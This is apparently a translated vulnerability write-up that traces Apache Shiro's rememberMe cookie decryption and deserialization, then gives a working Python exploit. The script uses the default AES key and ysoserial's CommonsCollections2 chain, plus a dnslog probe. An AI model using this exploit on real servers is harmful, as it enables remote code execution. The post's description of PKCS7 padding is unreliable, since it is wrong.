
The getRememberedSerializedIdentity method contains this.getCookie\(\).readValue\(request, response\).

This reads the data from the cookie, so we definitely need to step into it.

The readValue method then obtains the cookie value according to the cookie’s name field (which is rememberMe).
Ultimately, the rememberMe value obtained from the cookie is assigned to value and returned to the calling function.
Back in the getRememberedSerializedIdentity method, Base64 decoding is used to convert it into binary data, which is then passed upward.
byte[] decoded = Base64.decode(base64);-
Return once again to the
AbstractRememberMeManagerclass. -
The next step is the
convertBytesToPrincipalsmethod. This parses the data corresponding to the encryption process, so the data must be decrypted along the way. Continue stepping into it.

After entering the method, we find the decrypt() function. This is clearly where decryption occurs, so continue stepping into it.
protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectContext subjectContext) {
    if (this.getCipherService() != null) {
        bytes = this.decrypt(bytes);
    }

    return this.deserialize(bytes);
}
A Detailed Look at the decrypt Function:
    protected byte[] decrypt(byte[] encrypted) {
        byte[] serialized = encrypted;
        CipherService cipherService = this.getCipherService();
        if (cipherService != null) {
            ByteSource byteSource = cipherService.decrypt(encrypted, this.getDecryptionCipherKey());
            serialized = byteSource.getBytes();
        }

        return serialized;
    }
getCipherService\(\); is an old acquaintance. It obtains the encryption algorithm: AES/CBC/PKCS5Padding.

Finally, at this statement, after obtaining our old friend—the AES key—from getDecryptionCipherKey\(\), the ciphertext and AES key are passed into the decrypt function.
ByteSource byteSource = cipherService.decrypt(encrypted, this.getDecryptionCipherKey());Continue into the decrypt function of JcaCipherService and analyze its internal logic.
public ByteSource decrypt(byte[] ciphertext, byte[] key) throws CryptoException {
    byte[] encrypted = ciphertext;
    byte[] iv = null;
    if (this.isGenerateInitializationVectors(false)) {
        try {
            int ivSize = this.getInitializationVectorSize();
            int ivByteSize = ivSize / 8;
            iv = new byte[ivByteSize];

          	//ivByteSize=16
          	//ciphertext这个数组 0-16位 覆盖到 iv数组 ,相当于给 vi赋值 ciphertext的前16位
            System.arraycopy(ciphertext, 0, iv, 0, ivByteSize);

          	//
            int encryptedSize = ciphertext.length - ivByteSize;
            encrypted = new byte[encryptedSize];

           	// ciphertext数组 ,从 16位后面的数据 赋值给encrypted
            System.arraycopy(ciphertext, ivByteSize, encrypted, 0, encryptedSize);

        } catch (Exception var8) {
            String msg = "Unable to correctly extract the Initialization Vector or ciphertext.";
            throw new CryptoException(msg, var8);
        }
    }
  //进入下一层解密
  return this.decrypt(encrypted, key, iv);
}
After reaching the decrypt method of JcaCipherService, continue into the crypt method.
private ByteSource decrypt(byte[] ciphertext, byte[] key, byte[] iv) throws CryptoException {
    if (log.isTraceEnabled()) {
        log.trace("Attempting to decrypt incoming byte array of length " + (ciphertext != null ? ciphertext.length : 0));
    }

    byte[] decrypted = this.crypt(ciphertext, key, iv, 2);
    return decrypted == null ? null : Util.bytes(decrypted);
}
Execution reaches the crypt method in JcaCipherService.
private byte[] crypt(byte[] bytes, byte[] key, byte[] iv, int mode) throws IllegalArgumentException, CryptoException {
    if (key != null && key.length != 0) {

   			//初始化cipher,再跟入就是 原生的 cipher.init 解密方法了
        Cipher cipher = this.initNewCipher(mode, key, iv, false);
      	// 基本完成解密
        return this.crypt(cipher, bytes);
    } else {
        throw new IllegalArgumentException("key argument cannot be null or empty.");
    }
}
Decryption Completed and Deserialization Begins
After decryption is complete, the code returns step by step to the calling functions until it reaches the decrypt method of AbstractRememberMeManager. Looking at the data, we can see serialized data beginning with r00.

Continue returning upward, and we can see the deserialize deserialization method.


Continue tracing until reaching the deserialize method of DefaultSerializer, where we finally encounter the long-awaited readObject() method.
0x04 Writing the POC and EXP
A Few Notes About the AES Encryption Used Here:
- Some encryption algorithms require plaintext to be aligned to a specific length, known as the block size (BlockSize). In this case, it is 16 bytes. For an arbitrary piece of data, the final block must therefore be padded to 16 bytes before encryption, and the padding must be removed after decryption.
- AES has three padding modes (PKCS7Padding/PKCS5Padding/ZeroPadding).
- The difference between PKCS7Padding and PKCS5Padding lies in how the data is padded. PKCS7Padding pads the missing bytes with zeros, while PKCS5Padding pads the missing bytes with the number of bytes missing. For example, if six bytes are missing, it adds six bytes with the value
6.
The encryption process is as follows:
-
Use
AES/CBC/PKCS5Paddingmode. -
random = this.ensureSecureRandom\(\);uses a random number generator to generateivBytes. -
The key is the reserved hard-coded key.
-
Generate the result using
encrypt\(plaintext, key, ivBytes, generate\). -
Finally, Base64-encode the data and place it in the cookie.
From the decryption process, we can determine the following:
-
AES/CBC/PKCS5Paddingmode is used, so the key must be 16 bytes long. The key is the reserved hard-coded key. -
Base64-decode the value of
rememberMein the cookie. -
According to the decryption process, the IV is the first 16 bytes of the ciphertext.
-
The IV is therefore the first 16 bytes of the decoded
rememberMevalue. -
With the key and IV, the serialized data can be decrypted.
Therefore, the encryption process for our POC is:
- Obtain the serialized data.
- Set the AES encryption mode and use the
AES.MODE_CBCblock cipher mode. - Set the hard-coded key.
- Use a random number generator to generate a 16-byte IV.
- Concatenate the IV with
AES encryption \(serialized data\). - Finally, Base64-encode the entire content.
Exploitation Approach
The main Apache Commons version imported here is:
<groupId>org.apache.commons</groupId>
<artifactId>commons-collections4</artifactId>
<version>4.0</version>
Therefore, our EXP uses the CommonsCollections2 gadget chain.
The approach mainly relies on ysoserial to generate the serialized exploit data and then incorporates the gadget chain according to the encryption process.
Python Code
import base64
import sys
import uuid
import subprocess

import requests
from Crypto.Cipher import AES


def encode_rememberme(command):
    # 这里使用CommonsCollections2模块
    popen = subprocess.Popen(['java', '-jar', 'ysoserial.jar', 'CommonsCollections2', command], stdout=subprocess.PIPE)

    # 明文需要按一定长度对齐,叫做块大小BlockSize 这个块大小是 block_size = 16 字节
    BS = AES.block_size

    # 按照加密规则按一定长度对齐,如果不够要要做填充对齐
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()

    # 泄露的key
    key = "kPH+bIxk5D2deZiIxcaaaA=="

    # AES的CBC加密模式
    mode = AES.MODE_CBC

    # 使用uuid4基于随机数模块生成16字节的 iv向量
    iv = uuid.uuid4().bytes

    # 实例化一个加密方式为上述的对象
    encryptor = AES.new(base64.b64decode(key), mode, iv)

    # 用pad函数去处理yso的命令输出,生成的序列化数据
    file_body = pad(popen.stdout.read())

    # iv 与 (序列化的AES加密后的数据)拼接, 最终输出生成rememberMe参数
    base64_rememberMe_value = base64.b64encode(iv + encryptor.encrypt(file_body))

    return base64_rememberMe_value


def dnslog(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial.jar', 'URLDNS', command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = "kPH+bIxk5D2deZiIxcaaaA=="
    mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    file_body = pad(popen.stdout.read())
    base64_rememberMe_value = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_rememberMe_value


if __name__ == '__main__':
    # cc2的exp
    payload = encode_rememberme('/System/Applications/Calculator.app/Contents/MacOS/Calculator')
    print("rememberMe={}".format(payload.decode()))

    # dnslog的poc
    payload1 = encode_rememberme('http://ca4qki.dnslog.cn/')
    print("rememberMe={}".format(payload1.decode()))

    cookie = {
        "rememberMe": payload.decode()
    }

    requests.get(url="http://127.0.0.1:8080/web_war/", cookies=cookie)
0x05 Remediation
-
Upgrade Shiro to the latest version.
-
Upgrade the corresponding JDK version to 8u191/7u201/6u211/11.0.1 or later.
-
Use a WAF to block excessively long
rememberMevalues in cookies.
0x06 Summary
This time, ysoserial was used to directly generate the serialized content, and the CommonsCollections2 gadget chain was used for straightforward exploitation. However, real-world exploitation is extremely complex and depends on the Java version and the versions of various components. To create a perfect gadget chain, you still need to modify it yourself. In the next article, I plan to study various gadget chains and how to adapt them for compatibility.
0x07 Quick Tips:
How can you search for content inside library packages?

Press Shift twice to open the global search box, which allows you to search for classes inside JAR files.